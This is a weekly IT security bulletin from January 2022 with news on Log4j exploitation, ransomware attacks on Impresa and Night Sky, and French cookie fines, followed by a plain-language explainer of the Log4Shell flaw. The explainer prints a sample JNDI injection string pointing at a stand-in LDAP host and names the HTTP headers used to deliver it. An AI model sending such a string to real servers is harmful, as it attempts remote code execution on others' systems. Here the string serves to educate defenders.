On January 5, the Cyber Threat Alert Level was evaluated and is remaining at Blue (Guarded) due to vulnerabilities in Google products. CIS Advisories

Covid-19 Global Statistics

Date	Confirmed Cases	Total Deaths
07 Jan	300,932,978	5,491,424

Deaths this week: 43,588

Threat Level's explained

- **GREEN or LOW** indicates a low risk.
- **BLUE or GUARDED** indicates a general risk of increased hacking, virus, or other malicious activity.
- **YELLOW or ELEVATED** indicates a significant risk due to increased hacking, virus, or other malicious activity that compromises systems or diminishes service.
- **ORANGE or HIGH** indicates a high risk of increased hacking, virus, or other malicious cyber activity that targets or compromises core infrastructure, causes multiple service outages, causes multiple system compromises, or compromises critical infrastructure.
- **RED or SEVERE** indicates a severe risk of hacking, virus, or other malicious activity resulting in widespread outages and/or significantly destructive compromises to systems with no known remedy or debilitates one or more critical infrastructure sectors.

WEEKLY IT SECURITY BULLETIN

07 January 2022

In The News This Week

Attackers Exploit Log4j Flaws in Hands-on-Keyboard Attacks to Drop Reverse Shells

Microsoft this week warned organizations about the high potential for threat actors to expand the use of the recently discovered remote code execution (RCE) vulnerabilities in the Apache Log4j logging framework to carry out a variety of attacks. The company said its security researchers had observed a large amount of scanning activity and exploitation attempts targeting the flaws in the last weeks of December. Many attack groups — including nation-state actors and ransomware groups—have added exploits for the vulnerabilities to their attack kits and are using them to establish reverse shells, drop remote access toolkits, and carry out hands-on-keyboard attacks on vulnerable systems. Backdoors and reverse shells that Microsoft has observed being deployed via the Log4j flaws include Bladabindi, HabitsRAT, Meterpreter, Cobalt Strike, and PowerShell.
Read the rest of the story by Jai Vijayan here: Dark Reading

Portugal Media Giant Impresa Crippled by Ransomware Attack

The websites of the company and the Expresso newspaper, as well as all of its SIC TV channels remained offline Tuesday after the New Year's weekend attack. - Media giant Impresa, which owns the largest television station and newspaper in Portugal, was crippled by a ransomware attack just hours into 2022. The suspected ransomware gang behind the attack goes by the name Lapsus$. The attack included Impresa-owned website Expresso newspaper and television station SIC. Both remain offline Tuesday morning as the media giant continued its recovery from a New Year's weekend attack. Impacted is the server infrastructure critical to Impresa's operations. Additionally compromised is one of Impresa's verified Twitter accounts, which was hijacked and used to taunt the company publicly. Read the rest of the story by Elizabeth Montalbano here : ThreatPost

France Fines Google, Facebook €210 Million Over Privacy Violating Tracking Cookies

The Commission nationale de l'informatique et des libertés (CNIL), France's data protection watchdog, has slapped Facebook (now Meta Platforms) and Google with fines of €150 million ($170 million) and €60 million ($68 million) for violating E.U. privacy rules by failing to provide users with an easy option to reject cookie tracking technology. "The websites facebook.com, google.fr and youtube.com offer a button allowing the user to immediately accept cookies," the authority said. "However, they do not provide an equivalent solution (button or other) enabling the Internet user to easily refuse the deposit of these cookies." Facebook told TechCrunch that it was reviewing the ruling, while Google said it's working to change its practices in response to the CNIL fines. HTTP cookies are small pieces of data created while a user is browsing a website and placed on the user's computer or other device by the user's web browser to track online activity across the web and store information about the browsing sessions, including logins and details entered in form fields such as names and addresses. Specifically, the CNIL found fault with the manner in which the two platforms require several clicks to reject all cookies, as opposed to having a single override to refuse all of them, effectively making it harder to reject cookies than to accept them.
Read the rest of the story by Ravie Lakshmanan here: The Hacker News

Night Sky is the latest ransomware targeting corporate networks

It's a new year, and with it comes a new ransomware to keep an eye on called 'Night Sky' that targets corporate networks and steals data in double-extortion attacks. According to MalwareHunterteam, who first spotted the new ransomware, the Night Sky operation started on December 27th and has since published the data of two victims. One of the victims has received an initial ransom demand of $800,000 to obtain a decryptor and for stolen data not to be published. A sample of the Night Sky ransomware seen by BleepingComputer is customized to contain a personalized ransom note and hardcoded login credentials to access the victim's negotiation page. When launched, the ransomware will encrypt all files except those ending with the .dll or .exe file extensions. When encrypting files, Night Sky will append the .nightsky extension to encrypted file names. In each folder a ransom note named NightSkyReadMe.hta contains information related to what was stolen, contact emails, and hard coded credentials to the victim's negotiation page. Instead of using a Tor site to communicate with victims, Night Sky uses email addresses and a clear web website running Rocket.Chat. The credentials are used to log in to the Rocket.Chat URL provided in the ransom note. Read the rest of the article here: Bleeping Computer

The "log4J" vulnerability explained in layman's terms

The log4J vulnerability has been in the news since the 9th of December 2021, when it was labelled as one of the most critical Information Technology vulnerabilities of the last decade, and I'm sure you must have heard about it by now. Technical teams have been scrambling to mitigate the vulnerability since the announcement was made but ran into numerous difficulties as it is a complex fix, and mitigation suggestions changed almost on a daily basis. That being said, I had numerous calls and emails from non-technical friends and acquaintances asking what log4J is all about and why is it such a threat. Following then is an attempt to explain the vulnerability in terms that I hope are not too technical.

What is "log4J"?

Logging is an important component of software development. A well-written logging code offers quick debugging, easy maintenance, and structured storage of an application's runtime information. (*In other words, it is an essential part of the programmer's arsenal to make sure the program or code he/she is developing is working as intended*)
Log4j is an open-source logging framework that allows software developers to log various data within their application and it is part of the Apache Logging Services, a project of the Apache Software Foundation. Log4j is used by thousands of websites and applications, to perform mundane functions such as logging information which can be used for debugging and other purposes.

What is the "log4j" vulnerability?

The log4j vulnerability is a zero-day, remote code execution vulnerability in the Apache logging framework. (*a zero-day vulnerability is a vulnerability in a system or application, that has been disclosed but no patch or immediate fix is available yet*). If a cyber-attacker exploits this, they can make the server that is running log4j run any software they want, including software that can completely take over that server. It was discovered by researchers from Alibaba Cloud Security team, it was privately disclosed to Apache foundation on 24th November 2021 and publicly disclosed on 9th December 2021.
To enhance logging functionality from basic log formatting, Log4j added the ability to perform lookups: map lookups, system properties lookups as well as Java Naming and Directory Interface (JNDI) lookups.

Log4j uses the JNDI Application Programming Interface (API) to obtain naming and directory services from several available service providers: Lightweight Directory Access Protocol (LDAP), Remote Method Invocation (RMI), Domain Name Service (DNS), Common Object Request Broker Architecture (CORBA), etc.
The vulnerability takes advantage of log4j not checking LDAP and JNDI requests and allowing attackers to execute arbitrary Java code on a server. This a classic example of missing input validation and blindly trusting the input without sanitisation. (In this case Log4j failed to sanitise URLs passed in these strings). The Apache Software Foundation, gave Log4Shell a CVSS rating of 10 (Critical), the highest available score.


How is the log4j vulnerability exploited?

HTTP (Hypertext Transfer Protocol) requests are frequently logged, and a common attack vector is placing the malicious string in the HTTP request URL or a commonly logged HTTP header, such as User-Agent, X-Remote-IP, X-Forwarded-For, etc. (*HTTP is the protocol used to transfer data over the web and the "Uniform Resource Locator" or URL is the address of a specific webpage on the Internet*)
There are dozens of headers that are typically logged. To exploit the vulnerability, an attacker must cause the application to save a special string of characters in the log. Since applications routinely log a wide range of events such as messages sent and received by users, or the details of system errors, this vulnerability is unusually easy to exploit and can be triggered in a variety of ways.


An unauthenticated, remote attacker could exploit this flaw by sending a specially crafted request to a server running a vulnerable version of Log4j. The crafted request uses JNDI injection via a variety of services including: the LDAP, LDAPS, DNS, and Java's RMI. If the vulnerable server uses Log4j to log requests, the exploit will then request a malicious payload over JNDI through one of the services mentioned above from an attacker-controlled server. JNDI allows for lookup of Java objects at program runtime given a path to their data and LDAP retrieves the object data as a URL from an appropriate server, either local or anywhere on the Internet.

For example, one of the recognised expressions is ${jndi:<lookup>}, by specifying the lookup to be through LDAP, an arbitrary URL may be queried and loaded as Java object data. ${jndi:ldap://foobar.com/file}, which will load data from that URL if connected to the Internet. What happens behind the scenes is that when a server logs data containing the malicious payload ${jndi:ldap://foobar.com/file} in the request, the Log4j vulnerability is triggered and the server makes a request to foobar.com via the JNDI. This allows the attacker to inject a java class payload and practically execute arbitrary code on the logging server.

Resources: AVM, TechTerms, Apache, IBM,




For Reporting Cyber Crime go to the Internet Crime Complaint Center (IC3) www.ic3.gov



Other Interesting News and Cyber Security bits:

- Log4J added to DHS bug bounty program
- I bought Bitcoin from PayPal. Here's what happened
- James Webb Space Telescope: Everything is 'hunky dory'
- First Microsoft Pluton-powered Windows 11 PCs to start rolling out this year



AUTHOR: CHRIS BESTER (CISA,CISM)
chris.bester@yahoo.com